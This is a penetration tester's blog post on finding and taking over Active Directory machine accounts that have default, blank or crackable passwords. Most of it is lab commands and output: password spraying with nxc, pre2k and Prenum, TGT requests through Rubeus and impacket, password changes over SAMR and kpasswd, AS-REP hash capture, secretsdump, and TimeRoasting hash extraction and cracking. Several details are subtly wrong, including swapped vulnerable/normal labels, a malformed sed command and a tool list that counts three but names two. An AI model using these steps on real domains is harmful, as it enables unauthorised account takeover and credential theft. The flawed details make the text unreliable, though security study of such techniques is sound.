

# Finding Weak AD Computer Passwords

 [medium.com/@offsecdeer/finding-weak-ad-computer-passwords-e3dc1ed220df](https://medium.com/@offsecdeer/finding-weak-ad-computer-passwords-e3dc1ed220df)

Giulio Pierantoni

April 4, 2024


Weak user passwords are one of the easiest and most common ways attackers compromise accounts, but machine accounts in AD are automatically given really strong and impossible to guess passwords, so we should just ignore them... right?

There actually are a few different ways a machine account is given a guessable or blank password, and these are very easy to find and exploit, sometimes we don't even need domain credentials.

## Reset Accounts / Pre-Windows 2000 Computers


I am grouping these two scenarios because they lead to the same result: a machine account with a password that is equal to the account's lowercase SamAccountName minus the dollar sign. This means the password of PC-Ezio\$ will be pc-ezio

Resetting a computer breaks its connection to the domain: the computer account will still exist but it won't be tied to the host that used it anymore, so that host can't log into the domain unless it joins it again. A computer reset can be done either from ADUC or PowerShell.



Pre-creating a computer means adding a computer object to AD without using it to join a host to the domain right away, so it can be used at a later time. "Pre-Windows 2000" compatibility is an option that can be chosen when creating a computer from ADUC, still present in Windows Server 2022 for backward compatibility, when a computer is created

with this option checked its password will be set to the computer's lowercase name instead of being generated randomly.



In the image above I created a TEST2 computer with pre-Windows 2000 compatibility, which means its password will be "test2". I have also created a TEST1 computer but without pre-Windows 2000 compatibility, then I used NXC to try logging in to both using their lowercase name as password:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ nxc smb 192.168.0.100 -u 'TEST1$' -p test1
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its
SMB 192.168.0.100 445 ITS-DC1 [-] its-piemonte.local\TEST1$:test1 STATUS_LOGON_FAILURE

(giulio@kaliGiulio)-[~]
$ nxc smb 192.168.0.100 -u 'TEST2$' -p test2
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its
SMB 192.168.0.100 445 ITS-DC1 [-] its-piemonte.local\TEST2$:test2 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

**VULNERABLE ACCOUNT** (points to TEST1\$)      **NORMAL ACCOUNT** (points to TEST2\$)

As we can see a logon attempt with a default computer password produces a STATUS\_NOLOGON\_WORKSTATION\_TRUST\_ACCOUNT error, which confirms the password is correct as the error for a wrong password is STATUS\_LOGON\_FAILURE. Also, just because we got an error doesn't mean we can't use the password, as we'll see soon.

To prove computer passwords are set to a default upon a reset I took an account associated to an actual host (without pre-Windows 2000 compatibility), tried logging in with the default lowercase password, then reset the account and tried a second time:

Press enter or click to view image in full size

```
(giulio@kali6giulio)-[~]
$ nxc smb 192.168.0.100 -u 'ubuntu$' -p ubuntu
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its-
SMB 192.168.0.100 445 ITS-DC1 [-] its-piemonte.local\ubuntu$:ubuntu STATUS_LOGON_FAILURE

(giulio@kali6giulio)-[~]
$ nxc smb 192.168.0.100 -u 'ubuntu$' -p ubuntu
SMB 192.168.0.100 445 ITS-DC1 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1) (domain:its-
SMB 192.168.0.100 445 ITS-DC1 [-] its-piemonte.local\ubuntu$:ubuntu STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

Resetting UBUNTU\$ set its password to “ubuntu” even if pre-Windows 2000 compatibility was never set. Finally, another situation in which we can find computers with default credentials is if the net command is used to create them:

```
net computer \\netPC /add
```

netPC\$ will now have a netpc password. I am sure there are other official and third party programs behaving this way, so do be careful when pre-creating computer accounts.

Let’s now see a few tools that automate the discovery of these vulnerable computers.

[pre2k](#) is my personal favorite because it’s Python, so we can run it from a Linux box, and can be used with or without credentials. If we already have domain credentials pre2k will retrieve the list of computers from LDAP and will check which of these has default credentials, if told to it will also check for empty passwords (see next chapter):

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/pre2k/pre2k]
$ pre2k auth -u pirelli -p 'Peepee!1' -d its-piemonte.local -dc-ip 192.168.0.100

  v3.0
  @garrfoster
  @Tw1sm

[14:34:59] INFO Retrieved 11 results total.
[14:34:59] INFO Testing started at 2023-08-09 14:34:59
[14:34:59] INFO Using 10 threads
[14:34:59] INFO VALID CREDENTIALS: its-piemonte.local\TEST2$:test2
[14:34:59] INFO VALID CREDENTIALS: its-piemonte.local\LEGACY$:legacy
[14:34:59] INFO VALID CREDENTIALS: its-piemonte.local\AD-DEBIAN$:ad-debian
```

Or, even better, without needing any credentials we can just pass a list of computer account names to the program and obtain the same result, but without needing a foothold in the domain:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/pre2k/pre2k]
$ head -3 ~/computers.txt
AD-DEBIAN$
LEGACY$
SRV2008$

(giulio@offsecdeer)-[~/pre2k/pre2k]
$ pre2k unauth -d its-piemonte.local -dc-ip 192.168.0.100 -inputfile ~/computers.txt

      v3.0
      @garrfoster
      @Tw1sm

[14:43:13] INFO      Testing started at 2023-08-09 14:43:13
[14:43:13] INFO      Using 10 threads
[14:43:13] INFO      VALID CREDENTIALS: its-piemonte.local\AD-DEBIAN$:ad-debian
[14:43:13] INFO      VALID CREDENTIALS: its-piemonte.local\LEGACY$:legacy
[14:43:13] INFO      VALID CREDENTIALS: its-piemonte.local\TEST2$:test2
```

If the DCs allow NULL sessions then it's our lucky day, we can obtain the list of machine accounts and feed it to pre2k to find valid credentials, this is an initial foothold method that has worked for me on a few engagements.

What if NULL sessions are not allowed? We can try our luck by seeing if there are any running computers that used to be domain joined but their accounts have been reset, this little script takes a range of IP addresses, grabs the NetBIOS name of each Windows computer it finds, and then feeds the list of computer names to pre2k:

```
#!/bin/bash
nbtscan -s : -q $1 | cut -d ':' -f 2 | tr -d ' ' | sed -e 's/$$/' >
ad_computers.txt
pre2k unauth -inputfile ad_computers.txt -d $2 -dc-ip $3
```

```

(giulio@offsecdeer)-[~/test]
$ ~/un-pre2k.sh 192.168.0.0/24 its-piemonte.local 192.168.0.100

      v3.0
@garrfoster
@Tw1sm

[15:24:14] INFO      Testing started at 2023-08-09 15:24:14
[15:24:14] INFO      Using 10 threads
[15:24:14] INFO      VALID CREDENTIALS: its-piemonte.local\LEGACY$:legacy

```

It's not a common scenario, but it may be worth trying when we're out of ideas. If we are attacking from a Windows box we can turn to [prenum](#):

Press enter or click to view image in full size

```

PS C:\Users\Administrator> .\Downloads\Prenum.ps1 -dc its-dc1 -domain its-piemonte.local -computers
True

      by 4ndr34z

Testing Computers
ITS-DC1$
SRV2008$
SRVBKP$
AD-DEBIAN$
Pwned computer: AD-DEBIAN$ using password: ad-debian
UBUNTU$
WIN2000$
LEGACY$
Pwned computer: LEGACY$ using password: legacy
WIN2000ENG$
TESTCOMPUTER$
TEST1$
TEST2$
Pwned computer: TEST2$ using password: test2
TESTPC$
Pwned computer TESTPC$ no password
RANDY$
Pwned computer RANDY$ no password
PS C:\Users\Administrator>

```

The good thing about prenum is that it can reflectively load Rubeus and Certify and use the vulnerable accounts to launch kerberos and ADCS-based attacks. For example to requests TGTs for the compromised computers we can use the *AskTgt* option:




Press enter or click to view image in full size

```
PS C:\Users\Administrator> .\Downloads\Prenum.ps1 -dc its-dc1 -domain its-piemonte.local -computers -AskTgt
True


by 4ndr34z

Testing Computers
ITS-DC1$
SRV2008$
SRVBKP$
AD-DEBIAN$


v2.0.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 63F8DF89D30B070F6628487B732076C3
[*] Building AS-REQ (w/ preauth) for: 'its-piemonte.local\AD-DEBIAN$'
[*] Using domain controller: ::1:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFUjCCBU6gAwIBBAEDAgEwoIEUzCCBE9hggRLMIER6ADAgEForQbEk1Uuy1QSUVNT05URS5MT0NBTKInMCWgAwIBAgEeMBwBmtYnRndBsSaXR
zLXBpZW1vbnRlLmxyY2Fso4ID/zCCA/ugAwIBEqEDAgECooID7QSCA+kyjScB4ZaXGyYc9J/uRD0pLGB3kQncDR5rdbX5aU99sT8Zp7rMPdJ187KYEP4irfr
IB+gC1QQ2nRQVPXHMhbxrnnvGOLGzdbHwxC6oKRvEbTXVNX0zWRHL+vgmSkPEgyV0qS071Mi5oac2gTEbjUBI12EeaR1P2GumsQhsbJjI9bQXK92pkUNXI2t7r
jV5XZdhzkyCfClv+kyzclK3fNBRRx1IVkpj4C+BeZ0ewmBZ74u/8woi/h/MwBCCDg+ufZprOI0d4jnQR10a4jz3V4m84ukjnhFackJsywNu1+GfODxs9EXWZN
EOvo36j7LSiCd4TbfbCM6sI4Zv4q54V7nHcRorin0SbfSsrrjbyh0zuUmoYf1nkdfhw1JOU3f/LCYG7cmb80r4Jete4zLLhMaQ1b/wRnJMVHUSK/UUTOXC1G7
UA+FuRD2s0e0z4LPLXEaF7Wt9N+knGuYBPWjyRijB5z96EJabfEHpZxeAPIpain4/3KoKfXi9NaHSG3Cny7Bf18vY58FrKELoHy31DpkBkIQSj1/ytrZzaT+E
9fLoT6hQ820eoCQffcvVKd1lgweriXryfwfn13tVWjegjael7oFUZ71vdv3CRFiF690aGnY380jBxCsDHE8QAL4ziH9CeIGrh4/8ejYUp+yB5XgtolQFyDHWt
1qZsMx6caZ01hBXHxyPZsKUJ0Gco5L64+u2pUa5jPs208771oXs2qhbq6KQtdGG1Qb1CWAKQ/jTB5GagR2xZBWfcPGSRgl5by3d0syjyD7B9rgw3Kbbj9eVev
+UA1m+rDUucIvHauG6K3wnZn3xUnU1K1EQHjr3sxxMsrkCyCwVwIB3CZWf6eTL8QKs8qMABzpF16FQ+jS3djjU5IuXSSJTp4FWL7c80Sx0VowQrMvyXw5I5N
/iOU8PS4NfgTA01u2+9wLbbYQ7QD9+nQwDJ9NMCfS24t/HVEE1Xba0tu0+iiI6e7X09Mb4wiOLUE3PmtphN3D8NrNb2Fg1q8NZ7UxIXH1hSPNTPkurvFuiYHpk
2JY5SNaH1H+4ySEtyTuq8031hzn3zLzWfG6owegkRgxDTn1b4eDMbYw3kniCxbkApokoBgqf9pK3C1XPnU5MVIgd5uqhsmpDVI/50xNF/042Asr1zrQSa
eEzAZ5VmbjdffCcfiDGSIrCYDmqR0ssVTyq5Yz3ReC21DBVh3EvhTrZSEUJFAPkucnXa2MQj1GbhRYT16F5TpNRkgI1DT1/enpJ6Ck1ND7b5sQGZIQdc5bXoX
qC13c2B1dy+rAlgmnaoMaQrwl1F6b452xrgc8gbKc+svCungimFy/JArxq0B6jCB56ADAgEApooHfBIHcfYH2MIHwoIHTMIHQMIHNoBswGaADAgEXoRIEEKz
L7jJrzzx9uUK31oTZDuauhfBssSVRTLVBjRU1PT1RFLKxPQ0FMohcwFaADAgEBoQ4wDBsKQUQtREVCSUFOJMKHawUAQOEAAKURGA8yMDIzMDgxMTEzMTkxN1qm
ERgPMjAyMzA4MTEyMzE5MTZapxYDzIwMjMwODE4MTMxOTE2WqgUGxJJVFMtUElFTU90VEUuTE9DUypJzA1oAMCAQKhHjAcGwZrCmJ0Z3QbEm10cy1wawVtb
250ZS5sb2NhbA==

ServiceName      : krbtgt/its-piemonte.local
ServiceRealm     : ITS-PIEMONTE.LOCAL
UserName         : AD-DEBIAN$
UserRealm        : ITS-PIEMONTE.LOCAL
```

Alternatively, [Invoke-Pre2kSpray](#) can also be used, a nice feature is the *Filter* option which only tries to spray computers that have had their passwords changed more than 30 days ago, so it will exclude computers that are changing their passwords regularly (meaning they are associated with a host), thus making less noise in the network.

Nice, we found some credentials, what can we do with them though? Trying to use them in most places will return an error. We have a couple options: we either use them to request a TGT via Kerberos (like Rubeus does above), or we authenticate over RPC to change our own password using the SAMR protocol. After changing the password we will be able to use the computer account however we wish.

Impacket's *changepasswd* script can be used to change a user's password with LDAP, kpasswd, SMB, and RPC. Both SMB and RPC will utilize the SAMR protocol, but SMB requires us to connect to the IPC\$ share, which we can't access with the default password as we have already seen. Therefore, we pick rpc-samr:

```
changepasswd.py its-piemonte.local/ad-debian/$@192.168.0.100 -newpass 'TestPass!2'
-p rpc-samr
```

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ changepasswd.py its-piemonte.local/ad-debian@$@192.168.0.100 -newpass 'TestPass!2' -p rpc-samr
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

Current password:
[*] Changing the password of its-piemonte.local\ad-debian$
[*] Connecting to DCE/RPC as its-piemonte.local\ad-debian$
[*] Password was changed successfully.

(giulio@kaliGiulio)-[~]
$ nxc smb 192.168.0.100 -u ad-debian$ -p 'TestPass!2'
SMB      192.168.0.100    445      ITS-DC1      [*] Windows Server 2016 Standard Evaluation 14393 x64
SMB      192.168.0.100    445      ITS-DC1      [+] its-piemonte.local\ad-debian$:TestPass!2
```

After the password change the account can be used like any normal user. An interesting detail is that when a computer is reset its permissions are preserved, so the DACL of an old privileged computer must be cleared manually.

On the other hand, requesting a TGT doesn't require any additional steps or password resets:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/legacy]
$ impacket-getTGT its-piemonte.local/'AD-DEBIAN$':ad-debian
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in AD-DEBIAN$.ccache

(giulio@offsecdeer)-[~/legacy]
$ export KRB5CCNAME='~/legacy/AD-DEBIAN$.ccache'
```

Any tool that supports kerberos authentication should now work, for example impacket's GetNPUsers:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/legacy]
$ impacket-GetNPUsers -dc-ip 192.168.0.100 its-piemonte.local/'ad-debian$' -k -no-pass -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Name      MemberOf      PasswordLastSet      LastLogon      UAC
-----
bhope      2023-07-14 15:23:37.737206 <never>      0x410200

$krb5asrep$23$bhope@ITS-PIEMONTE.LOCAL:98c5ea022e977789866c06b3b37f09dc$cd86c34b3f424248b297b25e4e7fb
9ef65cb7e9605c56e1dc908aab73f997d35022bc80155fc76ba379905097d55bb4074c9b32a0162b6064e7bcda03eb77d7885
dce5f2258f97e247663f6154ff3794851cdcafcdbd89215b6aeb3289c354edcfc57332a21ac807115ddefe533e430f47f5b80a
0517ac5c8c56f7645ba7a6c96d0a60d923aa5c59d199b008f574f791c0abb4b16abc66f2af64d174e829e9492fa3d5b4e2d08
d2afa090e644da296a7a1e19b46e5d67aecc0a5766ad50f9092f8a979f2e092edcef0df92ca6ce30c6cce4ca0145000436640
e9f5ea754756df8e8b5115ab76808ca83deeb9b10cc9c4598f227b75c1c9bfd
```

## Blank Passwords

PASSWD\_NOTREQD is an UserAccountControl flag typically set on user accounts to allow them to have a blank password regardless of the domain password policy. When it comes to machine accounts this flag usually isn't set on purpose, certain administration tools will enable it automatically and, when we're lucky, they will even give the new account a blank password.

Press enter or click to view image in full size

```
PS C:\Users\Administrator> Get-ADComputer -Filter {PasswordNotRequired -eq $true} | select SamAccountName
SamAccountName
-----
TESTCOMPUTER$
TEST1$
TEST2$
```

I have recreated a few different scenarios in my lab to try and see which actions lead to the automatic creation of a passwordless machine account, and this is what I noticed:

- if a computer is created by a domain join or with the New-ADComputer cmdlet, PASSWD\_NOTREQD is NOT set and a randomly generated password is assigned to it (New-ADComputer can set the flag if it's told to, but the password is still random)
- if a computer is created from ADUC, PASSWD\_NOTREQD is set but the account is given a randomly generated password
- many third party tools will create computers with PASSWD\_NOTREQD set, automatically enabled, and with a blank password which requires to be changed before the account can be used. ADSI Edit behaves the same way except the accounts are disabled upon creation
- accounts created with dsadd.exe have PASSWD\_NOTREQD set, they are automatically enabled, and have a blank password that doesn't require changing!

dsadd.exe is an official Microsoft utility so it's a common tool used by administrators, computer accounts are added to the domain with *dsadd computer* and specifying the new account's distinguished name:

Press enter or click to view image in full size

```
PS C:\Users\Administrator> dsadd computer cn=randy,cn=computers,dc=its-piemonte,dc=local
dsadd succeeded:cn=randy,cn=computers,dc=its-piemonte,dc=local
PS C:\Users\Administrator> Get-ADComputer randy -Properties PasswordNotRequired

DistinguishedName : CN=randy,CN=Computers,DC=its-piemonte,DC=local
DNSHostName       :
Enabled           : True
Name              : randy
ObjectClass       : computer
ObjectGUID        : 66292bff-9a94-48c6-964e-ff9cfb17f806
PasswordNotRequired : True
SamAccountName    : RANDY$
SID               : S-1-5-21-3543871144-676301019-4006120668-1135
UserPrincipalName :
```



The account is enabled and PASSWD\_NOTREQD is set, and on top of that we can verify its password is empty:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/test]
$ bloodhound-python -c All -u 'RANDY$' -p '' -ns 192.168.0.100 -dc its-dc1.its-piemonte.local -d its-piemonte.local
INFO: Found AD domain: its-piemonte.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: its-dc1.its-piemonte.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 13 computers
INFO: Connecting to LDAP server: its-dc1.its-piemonte.local
INFO: Found 13 users
INFO: Found 55 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 1 trusts
```

I installed a few third party LDAP clients and AD management tools and noticed that out of 4 programs tested only 1 (ManageEngine ADManager Plus) actually gave computers a random password, while the following three set a blank password that had to be changed in order to utilize the account:

- Softerra LDAP Administrator
- Sysadmin Anywhere

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/LDAPmonitor/python]
$ impacket-secretsdump its-piemonte.local/Administrator:'MegaPassword!1'@192.168.0.100 2>/dev/null | grep ADSI
ADSIComputer:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

(giulio@offsecdeer)-[~/LDAPmonitor/python]
$ crackmapexec smb 192.168.0.100 -u 'ADSI COMPUTER' -p '' --shares 2>/dev/null
SMB      192.168.0.100    445    ITS-DC1    [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1)
SMB      192.168.0.100    445    ITS-DC1    [-] its-piemonte.local\ADSI COMPUTER: STATUS_PASSWORD_MUST_CHANGE
SMB      192.168.0.100    445    ITS-DC1    [-] Error enumerating shares: SMB SessionError: 0x5b
```

Luckily for attackers the STATUS\_PASSWORD\_MUST\_CHANGE error can be dealt with by changing the machine account's password. The only thing to watch out for is that LDAP, RPC and SMB will all fail when trying to change a computer account with a blank password, the only protocol that works in this scenario is kpasswd, and I'm not too sure why:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ changepasswd.py its-piemonte.local/ADSI COMPUTER@192.168.0.100 -protocol kpasswd
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra


Current password:
New password:
Retype new password:
[*] Changing the password of its-piemonte.local\ADSI COMPUTER
[*] Password was changed successfully.

(giulio@kaliGiulio)-[~]
$ nxc smb 192.168.0.100 -u ADSI COMPUTER -p 'MegaPassword!1'
SMB      192.168.0.100    445    ITS-DC1    [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:ITS-DC1)
SMB      192.168.0.100    445    ITS-DC1    [+] its-piemonte.local\ADSI COMPUTER:MegaPassword!1
```

## TimeRoasting

---

TimeRoasting is an attack first described by the researchers at [Secura](#), it uses a feature of Microsoft's NTP implementation to gather the hashes of every machine account in the domain directly from the DC, and without authentication.



It's not all as good as it sounds though, these hashes are MS SNTP hashes, they cannot be utilized unless they are cracked. Plus, even if we are able to crack one of the hashes we still cannot use the password unless we are able to find out what computer it belongs to, because the only information we get for each hash is the computer's RID, so we still need a way to map RIDs to actual usernames.

Because of this last quirk timeroasting is only viable when we already have domain credentials or if the DCs allow NULL SMB or LDAP sessions to let us enumerate domain computers, otherwise we'd be left with a user-less password.

One positive aspect of timeroasting is that the bruteforce takes place offline and is therefore less noisy than tools like pre2k. This makes it harder to detect by EDRs since NTP traffic of this kind is normal.

The other positive aspect of timeroasting is that if for some reason a machine account has ended up with a weak user-defined password like "password", rare but possible, this technique allows us to bruteforce it offline.

This [GitHub repo](#) contains the PoC scripts to launch the attack, the only required parameter is the DC address:

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ python3 Timeroast/timeroast.py 192.168.0.100 | tee hashes.txt
1000:$sntp-ms$b4965740c03a4fc7e7598977495ad068$1c0111e900000000000a09bf4c4f434ce9b922862d3da8d7e1b8428bffbfc0ae9b92f60152d0a24e9b92f60152d4eed
1103:$sntp-ms$6fb5b9e5f36c8b231a61141fc563f3f8$1c0111e900000000000a09bf4c4f434ce9b922862cec9e23e1b8428bffbfc0ae9b92f60b4dc189ae9b92f60b4dc3bd5
1107:$sntp-ms$f5d5eb2fcea18ce649ba5160b49147912$1c0111e900000000000a09bf4c4f434ce9b922862a82f43be1b8428bffbfc0ae9b92f60ba620c64e9b92f60ba623803
1116:$sntp-ms$fa415070571808358f1e2423b69d8e55$1c0111e900000000000a09bf4c4f434ce9b922862beed7b9e1b8428bffbfc0ae9b92f60c7d62109e9b92f60c7d64444
1117:$sntp-ms$70cfd51c4b75415e4f748cc015cdfd8$1c0111e900000000000a09bf4c4f434ce9b922862c9bd32fe1b8428bffbfc0ae9b92f60c88324e3e9b92f60c8833fbb
1118:$sntp-ms$9da140c1e2cfb70945607cc5949369e$1c0111e900000000000a09bf4c4f434ce9b922862d5e3616e1b8428bffbfc0ae9b92f60c9457f66e9b92f60c945a2a1
1119:$sntp-ms$d5d26fed668633ad66e2aa91e1aa8b6$1c0111e900000000000a09c04c4f434ce9b922862a91c087e1b8428bffbfc0ae9b92f60ca919d4be9b92f60ca91c087
```

The first field of the returned hashes is the machine account's RID. Currently hashcat has implemented support for these hashes with mode number 31300 in the beta of the next version, or, for cracking attempts with short wordlists, we can use the timecrack.py script found in the repo. We can either go for our favorite large dictionary or we can build one based on the names of the existing machine accounts and possible default passwords.

```
(giulio@kaliGiulio)-[~]
$ python3 Timeroast/extra-scripts/timecrack.py hashes.txt pass.txt
[+] Cracked RID 1250 password: netpc
[+] Cracked RID 1135 password:

2 passwords recovered.
```

